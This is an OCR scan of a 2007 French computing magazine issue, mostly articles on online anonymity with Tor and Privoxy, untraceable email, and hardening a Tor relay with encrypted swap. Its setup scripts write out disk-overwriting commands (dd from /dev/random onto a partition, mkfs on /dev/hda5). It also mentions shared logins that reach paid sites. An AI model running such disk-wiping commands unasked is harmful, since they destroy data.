NET SECRET'S

Le mag informatique décomplexé

N°3
Juin-Juillet 2007
3,80 euros

Les tout nouveaux outils de l'anonymat sur Internet

Initiation à PYTHON

EdenWall
Le FireWall nouvelle génération
• gratuit

Exclusif !
Les failles du Web 2.0

Offre unique
réservée à nos lecteurs

" Le best-seller mondial de la duplication pratique "



162 pages

~~14 euros~~ **8 euros** seulement
frais de port inclus !

Bon de commande

à découper ou à recopier et à envoyer accompagné de votre réglement à l'ordre de La Pieuvre Noire - 15 rue Chevreul - 94700 MAISONS-ALFORT


NOM : .... PRENOM : ....

ADRESSE : ....

CODE POSTAL : .... VILLE : ....

Email : ....





Plus décomplexé que jamais, ce nouveau numéro de Net Secret's vous dit tout sur les techniques dernier cri pour rester anonyme sur Internet. Nous y passons en revue différents outils éprouvés mais, surtout, nous vous apprenons à configurer votre plate-forme personnelle d'anonymat sécurisé. Si l'envie de vous initier à la programmation vous chatouille, vous trouverez dans ce numéro une véritable initiation pratique au langage Python. Réputé, à tort ou à raison, comme le langage préféré des hackers, il est surtout le plus simple à mettre en œuvre rapidement, et le plus puissant dans ses fonctionnalités. Si vous suivez bien nos conseils, et avec un peu de pratique, vous saurez coder au-delà de toutes vos espérances.

Au chapitre sécurité, qui reste la raison première d'exister de Net Secret's, nous vous présentons en détail EdenWall. Ce firewall de la toute dernière génération, gratuit sous Linux, possède des pouvoirs filtrants et sécurisants jusqu'ici inégalés. A son sujet, certains parlent même de révolution. Enfin, il faudra voir à l'usage !!

Toujours dans le domaine de la sécurité, nous faisons le point (et des révélations exclusives) sur les nouvelles menaces liées à l'apparition, aujourd'hui bien installée, du Web 2.0. Nouveau web, donc nouveaux virus, nouveaux vers et... nouvelles failles !

Bonne lecture à tous et n'oubliez pas de rester couverts cet été.

La Rédaction

Sommaire n°3

Net Secret's

est édité par LPN

15 rue Chevreul

94700 MAISONS-ALFORT

Représentant légal : O. André

Principaux associés : LPN

Rédacteur en chef : Franck Ebel

Contact Rédaction : netsecrets@acissi.net

Conception Graphique : Luber

ISSN en cours

Numéro de commission paritaire en cours

Dépôt légal à parution

Directeur de publication : Olivier André

Imprimé en France par Roto Garonne

Z.A. "Mestre-Marty" 47310 Estillac

Les nouveaux out

Bonus : créer un email intraçable

Il peut parfois être utile de rester anonyme lors de la création d'un compte ou bien lors de l'accès à certains sites nécessitant une identification. Rester complètement anonyme n'est pas chose facile en raison des multiples traces que nous laissons tout au long de notre navigation.

Nous allons prendre un cas simple : un internaute veut accéder de manière anonyme à un site qui demande une authentification. Comment faire alors pour rester complètement anonyme lors de l'accès à celui-ci et surtout éviter tous les pièges pour qu'il n'y ai aucune fuite d'information ?

Les traces du navigateur

Les informations que votre navigateur laisse passer, directement ou indirectement, sont très souvent négligées, mais permettent, dans bien des cas, d'avoir une idée précise sur la personne qui accède à un site. En effet, les traces que vous pouvez laisser sont multiples : résolution de l'écran, version du navigateur, système d'exploitation, heure de la machine, etc. Ainsi, un utilisateur se connectant à un site sans proxy et qui se reconnecterait au même site deux minutes après avec un proxy peut facilement être identifiable. Ce cas de figure s'est déjà vu lors d'analyses de logs : un internaute mal intentionné avait visualisé certaines pages bien précises et quelques secondes après, était revenu sur les mêmes pages avec un proxy pour y faire des tests douteux... Ceci est d'autant plus vrai pour les cookies : lorsqu'un utilisateur est automatiquement logué sur sa page d'accueil avec un proxy , on peut remonter à lui sans problème. Si le but des cookies est de fournir des informations sur les utilisateurs, ce n'est pas pour rien ! Pensez donc à tout nettoyer, masquer les paramètres de votre navigateur et désactiver tout ce qui est en flash (voir l'extension flashblock pour Firefox), java et javascript qui peuvent récupérer encore plus d'informations sur votre navigateur. Il est même conseillé d'en utiliser un spécialement dédié au surf anonyme (c'est l'occasion de tester Galeon, Opera, etc.), ou au moins de créer un profil Mozilla/Firefox réservé à ce type d'activité.
Si vous êtes septique, consultez les archives de cette conférence du dernier SSTIC :
http://actes.sstic.org/SSTIC06/Vulnerabilite_des_postes_clients

L'adresse IP

Votre IP est l'information la plus critique (c'est l'adresse de votre machine), ce qui explique que de nombreuses personnes s'interrogent sur la meilleure façon de la masquer. Pendant plusieurs années, la meilleure solution était de passer par un proxy public. Néanmoins, un proxy est très lent et ne garantit l'anonymat que dans une certaine mesure. Si le proxy est compromis ou bien si ses logs sont accessibles, tout s'effondre et la protection n'est plus d'aucune

Se protéger de qui ?

L'information est publique : certains serveurs IRC de Freenode ont été compromis en juin 2006 – et ce n'est sans doute ni la première, ni la dernière fois. Cela nous montre que la confidentialité de nos conversations privées n'est pas garantie a priori, que ce soit du chat ou des échanges de mails. D'autre part, de plus en plus d'entreprises utilisent des techniques « d'intelligence économique » plus ou moins agressives et plus ou moins respectueuses de nos vies privées.
Les techniques d'anonymat présentées dans cet article, parce qu'elles empêchent le traçage des activités d'un internaute, rendent plus difficiles les attaques ciblées sur des individus.
http://it.slashdot.org/article.pl?sid=06/06/25/1440236

ils de l'anonymat

Tor infaillible ?

Des vulnérabilités sérieuses mais rapidement corrigées ont été découvertes dans Tor ces derniers mois. Outre quelques dépassements de tampon, une faiblesse dans l'algorithme de routage permettait certaines attaques statistiques pouvant révéler, dans certains cas, l'origine des paquets. Ce type d'attaques n'est cependant pas facile à mettre en oeuvre hors laboratoire, et ne constitue pas un danger sérieux pour un utilisateur normal. Mais si c'est une question de vie ou de mort, il vaut tout de même mieux prendre des précautions supplémentaires.
Les paranoïaques peuvent consulter l'historique des vulnérabilités sur : **http://tor.eff.org/cvs/tor/ChangeLog**

utilité. Une méthode efficace consistait à chaîner les proxy, ce qui ralentissait encore plus la connexion.

Mais le logiciel Tor, de l'Electronic Frontier Foundation (EFF), est maintenant à notre disposition. C'est l'outil qui a révolutionné l'anonymat. Le fonctionnement de Tor est le suivant : le client récupère la liste des serveurs ou des noeuds du réseau qui sont répartis à travers le monde. Il sélectionne un chemin aléatoire vers la cible en passant par plusieurs noeuds, dont le dernier fait office de passerelle. Les noeuds passerelles sont particuliers, et sont généralement mis en place par des organisations ou des universités. Certaines passerelles n'acceptent que les connections vers le port 80 (web); d'autres ne sont pas limitées.

La communication est entièrement cryptée du client jusqu'au dernier noeud. Il est impossible de remonter à la source à partir de la destination, pas même de savoir si le paquet qui transite par vous vient directement du noeud qui vous l'a transmis, ce qui garantit un très grand niveau de confidentialité. Cerise sur le gâteau : le débit et la latence sont tout à fait acceptables.



Tor n'est pas un jouet !

L'anonymat ne vous dégage pas de vos responsabilités, alors ne faites pas n'importe quoi. Il est facile d'interdire l'accès à un service aux utilisateurs de Tor, en cas d'abus répétés. Voici un exemple :
http://lists.debian.org/debian-women/2006/06/msg00052.html
Voir aussi comment Tor est accueilli sur Freenode :
http://freenode.net/policy.shtml#tor

Installation de tor

Sous Windows, l'installation est tout ce qu'il y a de plus standard. Un exécutable à télécharger puis quelques clics sur suivant. Il ne reste alors plus qu'à lancer tor. Il suffit dès lors de configurer votre navigateur comme sur la capture d'écran.

Il existe des extensions firefox permettant d'automatiser cette tâche tel que le plugin Tor-Button. Un autre outil, SwitchProxy, que nous vous avons présenté il y a quelques numéros, permet de basculer d'une connexion normale à une anonyme en un clic. Pensez à bien faire passer vos protocoles par privoxy plutôt que par tor directement pour être sûr de votre anonymat. En effet, votre navigateur laissera par exemple des traces à cause des résolutions de noms d'hôtes, par DNS, dans le cas contraire. Il est également possible de vérifier son anonymat en se connectant sur la page de vérification (cf. lien).

Sous linux, il faut installer tor ainsi que privoxy. Tous les deux s'installent de la manière classique : ./configure && maque suivi d'un make install en root. Les plus avertis choisiront les packages pour leur distribution préférée.

Une fois installé, ajoutez « forward-socks4a / localhost:9050. » dans le fichier de configuration de privoxy (/etc/privoxy/). Il est important également de commenter logfile et jarfile en ajoutant un # devant ces lignes, afin que privoxy ne log pas tout. La configuration des navigateurs est identique à celle qui a été vue sous windows.

Un des avantages de linux est qu'il est possible de tout torifier (non ce n'est pas du café) de manière très simple : tapez simplement torify dans un shell et toutes les applications que vous lancerez à partir de celui-ci passeront par tor. Très pratique pour les connexions ssh irc … Je vous invite à trouver sur le wiki de thehackademy un petit script pour votre shell, qui vous permettra de toujours savoir si vous utilisez tor ou non.

Il est intéressant de noter que désormais, certains sites ou chat empêchent l'accès à leurs services aux utilisateurs de tor, attention donc aux abus …

BugMeNot !

Bugmenot.com référence des centaines de login et mots de passes jetables pour des sites divers, très pratique lorsqu'une inscription intempestive est demandée. Attention, on y trouve absolument de tout, et même des sites payants.

Connection Settings

Configure Proxies to Access the Internet
○ Direct connection to the Internet
○ Auto-detect proxy settings for this network
◉ Manual proxy configuration:

HTTP Proxy:	localhost	Port:	8118
	☐ Use this proxy server for all protocols		
SSL Proxy:	localhost	Port:	8118
FTP Proxy:	localhost	Port:	8118
Gopher Proxy:	localhost	Port:	8118
SOCKS Host:	localhost	Port:	9050
	○ SOCKS v4 ◉ SOCKS v5		
No Proxy for:	localhost, 127.0.0.1		

Example: .mozilla.org, .net.nz, 192.168.1.0/24
○ Automatic proxy configuration URL:
Reload
OK Cancel Help

Les mails

Très souvent, pour s'inscrire sur un site, il est nécessaire de fournir un email valide afin de recevoir un code d'activation. Ceci est justement fait pour briser l'anonymat de l'internaute, qui n'a d'autre choix que de fournir sa vraie adresse mail. Les possibilités devant une telle situation sont assez nombreuses. Fournir sa vraie adresse est, bien sûr, hors de question. Le premier réflexe serait de créer une adresse sur un web mail gratuit. Cela devient alors vite fastidieux si pour chaque inscription vous devez recréer un nouveau mail : parfois, on vous en demandera un aussi pour le créer (on se mord la queue). Réutiliser systématiquement le même faux compte ne serait pas non plus une solution car si vous l'utilisez fréquemment, vous avez toutes les chances d'y laisser des traces. Dans tous les cas, un

Créer une adresse mail intraçable

1. Installez Tor et Privoxy
2. Créez un profil Mozilla/Firefox que vous n'utiliserez que pour les points suivants et pour consulter votre courrier par la suite (ou utilisez un autre navigateur que celui que vous utilisez normalement)
3. Activez Tor sur ce profil et vérifiez votre configuration
4. Choisissez une adresse jetable qui ne soit pas associée à vous d'aucune manière
5. Enregistrez-vous sur un webmail grand public avec cette adresse jetable. Pensez à activer le chiffrement SSL de vos connexions, vu que en clair, le trafic voyage entre le dernier noeud passerelle et le webmail. Gardez également en tête que vos mails peuvent être lus si le webmail est compromis. Pensez à créer une clé GPG.
Attention : cette marche à suivre peut être contraire aux licences d'utilisation de certains services utilisés. À vous d'être attentif à cela et responsable.

usage trop fréquent permettra de vous créer une nouvelle identité numérique ce qui mettra fin à votre anonymat. Savez-vous qu'en 20 questions, il est possible de déterminer exactement à quoi vous pensez ?
Une autre solution consiste à utiliser certaines redirections contre le spam telles que Trashmail ou SpamGourmet. Ces systèmes vous permettent de créer une redirection temporaire vers votre adresse email. Bien entendu, cela ne marche que pour le spam car si vous avez fourni votre vrai mail à un moment ou à un autre, il est possible d'en retrouver la trace. La meilleure solution est d'utiliser des mails sans aucun mots de passe et accessibles à tous, permettant juste de recevoir un code d'activation. C'est ce genre de service qu'offre MyTrashmail. Il vous suffit de taper n'importe quel nom d'utilisateur et vous accèderez à sa mail box. Ainsi vous ne laisserez aucune trace, le mail utilisé étant totalement publique. Il est également possible de protéger par mot de passe un compte précis, mais ceci revient alors aux webmail précédents.

Conclusion

Maintenir son anonymat sur Internet n'est pas compliqué d'un point de vue technique, mais est extrêmement lourd. C'est d'ailleurs pour cette raison que très souvent, des erreurs sont commises et permettent de remonter sans trop de problèmes à la source. Je pense qu'il est quasiment impossible de rester en permanence anonyme, car on sera obligé à un moment ou à un autre de donner une information qui compromettra tout le reste puisqu'une identité se sera créée à travers cet anonymat. Les deux meilleurs conseils que je peux donner sont de n'être anonyme que lorsque cela est vraiment justifié, car à trop vouloir être anonyme, on risque de faire une erreur à un moment critique. Le second est d'utiliser un système totalement différent lors de phases anonymes dans une machine virtuelle, et qui soit pré-configuré pour être détruit après chaque utilisation. Pour cela vmware offre un player assez lourd mais efficace qui peut prévenir de toute fuite d'information s'il est bien configuré ;)

Liens utiles et références

TOR :
http://tor.eff.org/
PRIVOXY :
http://www.privoxy.org/
GPG :
http://www.gnupg.org
TORBUTTON :
http://freehaven.net/~squires/torbutton/
SWITCH PROXY :
https://addons.mozilla.org/firefox/125/
VÉRIFIEZ VOTRE CONFIG TOR :
http://serifos.eecs.harvard.edu/cgi-bin/ipaddr.pl?tor=1
VMPLAYER :
http://vmware.com/products/player/
20 QUESTIONS :
http://www.20q.net/
SPAMGOURMET :
http://www.spamgourmet.com/
TRASHMAIL :
http://fr.trashmail.net/
MYTRASHMAIL :
http://www.mytrashmail.com/

Configurer une d'anon

Nous avons montré l'efficacité de Tor du point de vue client, dans l'article précédent sur l'anonymat. Celui-ci explique comment renforcer cet anonymat au niveau du serveur Tor, en le sécurisant et en veillant à ce que toutes les données sensibles relatives aux activités sur le réseau soient protégées au mieux.

Quelques recommandations pour Tor

Tor repose sur un protocole de routage de type Onion Routing, qui rend pratiquement impossible pour un intrus de déterminer à la fois la provenance et la destination d'un message. Le réseau est composé de noeuds inter-connectés, à travers lesquels les données sont transportées selon un chemin aléatoire reliant la source à la destination. Parmi ces nœuds, certains font office de passerelle entre Tor et Internet.

Les messages sont encapsulés dans des couches cryptographiques successives (comme la peau d'un oignon) : lors de l'envoi, la source choisit les noeuds par lesquels les données vont transiter et les crypte de manière à ce que chaque intermédiaire ne puisse connaître que le prochain maillon de la chaîne (voir schéma page suivante). Ainsi, seul le dernier noeud voit en clair le message et la destination Internet du paquet. De plus, aucun des intermédiaires ne peut savoir si un message qu'il reçoit provient directement du' noeud précédent ou s'il ne faisait que le router. Et pour les réponses, un chemin de retour est crypté sur différentes couches, de la même manière : le destinataire ne peut donc pas connaître non plus l'origine du message qu'il relaye vers Internet.

Pour les anglophones

Cet article est une adaptation française de The Onion Router Operational Security, How to Run a Secure Tor Server, disponible sur le wiki de noreply.org, qui centralise bon nombre de documents relatifs à Tor, l'anonymat et quelques autres projets – et que nous vous recommandons. Nous avons voulu publier en français ces recommandations parce qu'elles donnent, en plus de ce qui concerne spécifiquement Tor, une bonne idée des possibilités de sécurisation disponibles actuellement. Les auteurs principaux du document original sont Chris Palmer, Roger Dingledine et Nick Mathewson. Cette version française est disponible sous licence libre sur simple demande auprès de la rédaction.

Voir :

http://wiki.noreply.org/noreply/TheOnionRouter/OperationalSecurity

Pour plus de détails sur le fonctionnement de Tor, voir les différentes sources de documentation sur le site officiel : http://tor.eff.org.

Il existe bien entendu différents types d'attaques permettant de fragiliser l'anonymat assuré théoriquement par Tor, notamment au niveau du protocole, en utilisant des analyses temporelles.

Cependant, ces attaques ne sont possibles que si l'intrus contrôle un certain nombre de nœuds du réseau. Par conséquent, la sécurité de chaque serveur Tor qui constitue le réseau est relativement déterminante pour la sécurité du tout. Ce document donne quelques conseil pour renforcer cette sécurité, là où elle est la plus importante.

Chiffrement des partitions de stockage et de swap


La seule information sensible d'un serveur Tor est sa clé privée (stockée par défaut dans /usr/local/etc/tor/keys – qui ne doit

plateforme
nymat sécurisée

être lisible que par l'utilisateur dédié au serveur). Des informations permettant de la compromettre ou de la reconstituer peuvent se retrouver en mémoire, et notamment dans la swap. Il convient donc de configurer avec précision les permissions d'accès des fichiers et il est recommandé d'utiliser des partitions chiffrées pour les stocker ainsi que pour la swap. Voici comment procéder sur les principaux systèmes d'exploitation.

Linux 2.4

Avec un Kernel 2.4, il y a deux moyens d'utiliser des partitions chiffrées : loop-AES, distribué sous la forme d'un module kernel, et Cryptoloop. qui est un patch à ajouter au kernel officiel.
On peut télécharger loop-AES sur http://loop-AES.sf.net.
C'est la version générique la plus commode, vu qu'elle ne nécessite normalement pas une recompilation du noyau. Cependant, le patch Cryptoloop est intégré par défaut aux kernels fournis par certaines distributions (notamment Gentoo et Mandriva).
Il peut être fastidieux d'appliquer le patch soi-même. Pour ceux qui sont intéressés, la version la mieux maintenue est appelée loop-jari ou patch-cryptoloop-jari ; la version correspondant à votre kernel est facilement identifiable grâce à



Principe de l'Onion Routing

Script pour une partition de swap chiffrée

Le script qui suit permet de créer au démarrage deux partitions cryptées, stockées respectivement dans /dev/hda2 (pour la swap) et /dev/hda5 (pour /tmp), avec AES. Le deux nouveaux devices, utilisables par mount ou swapon, seront /dev/loop1 et /dev/loop3.

```
#!/bin/sh

## Génération de mot de passe aléatoire
pw(){
  dd if=/dev/urandom bs=1 count=256 2> /dev/null \
    | head -n 2 | tail -n 1 | tr [+/=] 0-9
}

echo -n "Création du swap-device chiffré... "
# remise à zéro
swapoff /dev/loop1
losetup -d /dev/loop1

## initialisation du loop :
pw | losetup -e aes -k 256 -p 0 /dev/loop1 /dev/hda2
mkswap /dev/loop1 # formatage de la swap
swapon -p 1 /dev/loop1 # activation

echo -n "Création d'un /tmp chiffré... "
# remise à zéro
umount /dev/loop3
losetup -d /dev/loop3

## initialisation du loop :
pw | losetup -e aes -k 256 -p 0 /dev/loop3 /dev/hda5
mkfs -t ext2 /dev/loop3 # formatage ext2
mount -o nosuid,nodev -t ext2 /dev/loop3 /tmp
chmod 1777 /tmp
```

Google. Une version relativement récente du patch est disponible à cette adresse :
http://northernsecurity.net/download/.
Pour activer le chiffrement, il faut spécifier CONFIG_BLK_DEV_CRYPTOLOOP=y lors de la configuration du noyau, et spécifier l'algorithme choisi. Les outils (user-land) d'administration des loops sont normalement distribués sous forme de paquetage dans les principales distributions. On peut se référer au Cryptoloop HOWTO (disponible à l'adresse http://www.tldp.org/HOWTO/Cryptoloop-HOWTO) pour plus d'information à ce sujet.
Voir le script ci-contre pour un exemple de mise en place d'une partition de swap cryptée. Il existe des solutions plus robustes, notamment EncSwap :
http://www.northernsecurity.net/download/encswap.tar.gz.

Linux 2.6

Sur une Debian, avec un Kernel 2.6, il suffit d'installer le paquetage cryptsetup.
La version par défaut du noyau intègre déjà le support DM-CRYPT, qui est la manière la plus efficace de mettre en place un cryptoloop sur une version 2.6. Il faut veiller à l'activer manuellement si l'on utilise un noyau customisé.
On peut alors spécifier dans /etc/crypttab les partitions de stockage et les clés. Voici comment configurer les mêmes partitions que dans le script vu plus haut :

```
# Mtarget deviceU Msource
  deviceU Mkey fileU MoptionsU
swap /dev/hda2 /dev/urandom
swap
tmp /dev/hda5 /dev/urandom
tmp
```

Il faut ensuite spécifier dans /etc/fstab les points de montage :

Précautions annexes

Mises à jour : garder son système à jour est la mesure de sécurité la plus facile à mettre en oeuvre, et reste l'une des plus importantes. N'hésitez pas à utiliser le système de paquetages et de mises à jour automatiques de votre distribution.

Désactiver les services inutilisés : il est également capital de ne faire tourner que ce dont vous avez besoin. Plus vous faites tourner de services accessibles depuis l'extérieur (ou pas), plus vous augmentez les chances que l'un d'eux comporte une vulnérabilité inédite, qui permettrait une intrusion en direct ou automatisée (worm). Limiter le nombre d'applications installées facilite également le maintien des mises à jour.

Sécurité physique : il est important de garder un serveur sensible sous clé. Même si les partitions sont cryptées, un accès physique à la machine permettrait différents scénarios d'attaque qui rendraient caduques toutes les protections mises en place.

```
/dev/mapper/tmp /tmp ext2
defaults 0 2
/dev/mapper/swap none swap sw
0 0
```
Après redémarrage, on peut vérifier que tout est en ordre. L'utilitaire dmsetup doit afficher quelque chose comme :

```
tmp: 0 979902 crypt aes-cbc-
     plain 984...d97d4 0 3:5
     0
swap: 0 1959930 crypt aes-
      cbc-plain 3c2...389e9 0
      3:2 0
```
Pour les autres distributions, on peut suivre les instructions générales données sur http://www.saout.de/misc/dm-crypt, ou se rapporter à la documentation officielle de la distribution.

FreeBSD


Le chiffrement de la swap est possible depuis la version 5.3-RELEASE de FreeBSD. Il existe plusieurs alternatives.
Il faut d'abord préparer la partition de stockage qui sera utilisée :

```
# dd if=/dev/random
     of=/dev/ad0s1b bs=1m
```
Ensuite, on configure via /etc/fstab son utilisation pour la swap :

```
/dev/ad0s1b.bde none swap sw
                          0 0
```
On peut substituer /dev/ad0s1b.eli à /dev/ad0s1b.bde, pour utiliser geli plutôt que gdbe comme moteur crypto.
Plus de détails sur :
http://www.freebsd.org/doc/en_US.ISO8859-1/books/handbook/swap-encrypting.html
Le mécanisme général de chiffrement de partition est présenté ici : http://www.freebsd.org/doc/en_US.ISO8859-1/books/handbook/disks-encrypting.html

OpenBSD

Le support de chiffrement de la swap est inclus depuis longtemps dans OpenBSD. Il suffit pour l'activer de taper :



"Dans le cas de Tor, la meilleure politique reste de ne garder aucun log"

sysctl -w vm.swapencrypt.enable=1
On peut aussi le faire dans /etc/sysctl.conf.
Pour chiffrer des partitions de fichiers, on peut se rapporter aux instructions données ici :
http://web.archive.org/web/20050310041132/http://www.backwatcher.org/writing/howtos/obsd-encrypted-filesystem.html
On peut également utiliser tout simplement la mémoire vive (mfs) pour stocker des fichiers temporaires, en spécifiant dans /etc/fstab :

```
/dev/wd0b /tmp mfs rw,nodev,
     nosuid,-s=153600 0 0
/dev/wd0b /var/tmp mfs
     rw,nodev,
     nosuid,-s=153600 0 0
```

Windows

On peut configurer Windows pour que la swap soit effacée à chaque arrêt propre du système (Computer Configuration -> Windows Settings -> Security Settings -> Local Policies -> Security Options : Shutdown, Clear virtual memory pagefile).
Le chiffrement des partitions peut être assuré à l'aide de différents outils, comme BestCrypt (http://www.jetico.com/index.htm#/bcrypt7.htm), CrossCrypt (http://www.scherrer.cc/crypt/).
Sur XP, on peut aussi utiliser le chiffrement natif (NTFS seulement) pour le répertoire de Tor (voir les propriétés du dossier).

OS pour paranoïaque

Il existe de nombreuses distributions de BSD ou Linux conçues à la base pour donner un niveau de sécurité accru (contrôle d'accès détaillé, audit des applications inclues, outils spécifiques, protections supplémentaires par défaut, etc.). On peut citer :

- SE Linux : **http://www.nsa.gov/selinux/**
- Adamantix : **http://www.trusteddebian.org/**
- Trusted BSD : **http://www.trustedbsd.org/**
- OpenBSD

Ces distributions facilitent les tâches de sécurisation, mais sont par définition moins souples à utiliser et administrer.

Minimiser la rétentions des données

La mise en place d'une plateforme d'anonymat nécessite d'accorder une attention toute particulière aux logs. Ils pourraient en effet contenir des informations permettant de connaître par recoupement diverses informations nuisibles à l'anonymat des utilisateurs du serveur.

Il faut étudier dans les détails la configuration de votre système de log, afin de ne retenir que le minimum nécessaire au fonctionnement de votre infrastructure. Il est possible, notamment, de configurer la rotation de vos fichiers de log pour qu'ils soient effacés périodiquement (il existe plusieurs techniques d'effacement de fichier résistant à la récupération de données, notamment wipe : http://abaababa.ouvaton.org/wipe/.

Dans le cas précis de Tor, la meilleure politique reste de ne garder aucun log.

L'Electronic Frontier Foundation (à l'origine du projet Tor) a également rédigé quelque recommandations générales sur la rétention des données, disponibles ici : http://www.eff.org/osp/20040819_OSPBestPractices.pdf.

Ce document s'adresse d'abord aux fournisseurs d'accès, mais comporte de nombreuses informations intéressantes hors de ce contexte.

Tor dans un environnement restreint

Il est conseillé de faire tourner Tor dans un environnement restreint, par soucis de cloisonnement, mais aussi, comme pour tout autre service accessible depuis l'extérieur, afin d'éviter qu'une éventuelle faille dans celui-ci ne permette de compromettre tout le système.

Tor dans un chroot

Le chroot est la technique de cloisonnement de base, disponible sur beaucoup de systèmes de type UNIX.

La procédure détaillée permettant de faire tourner Tor dans un chroot est donnée dans ces deux documents :

- http://wiki.noreply.org/noreply/TheOnionRouter/TorInChroot
- http://wiki.noreply.org/noreply/TheOnionRouter/OpenbsdChrootedTor

Systrace

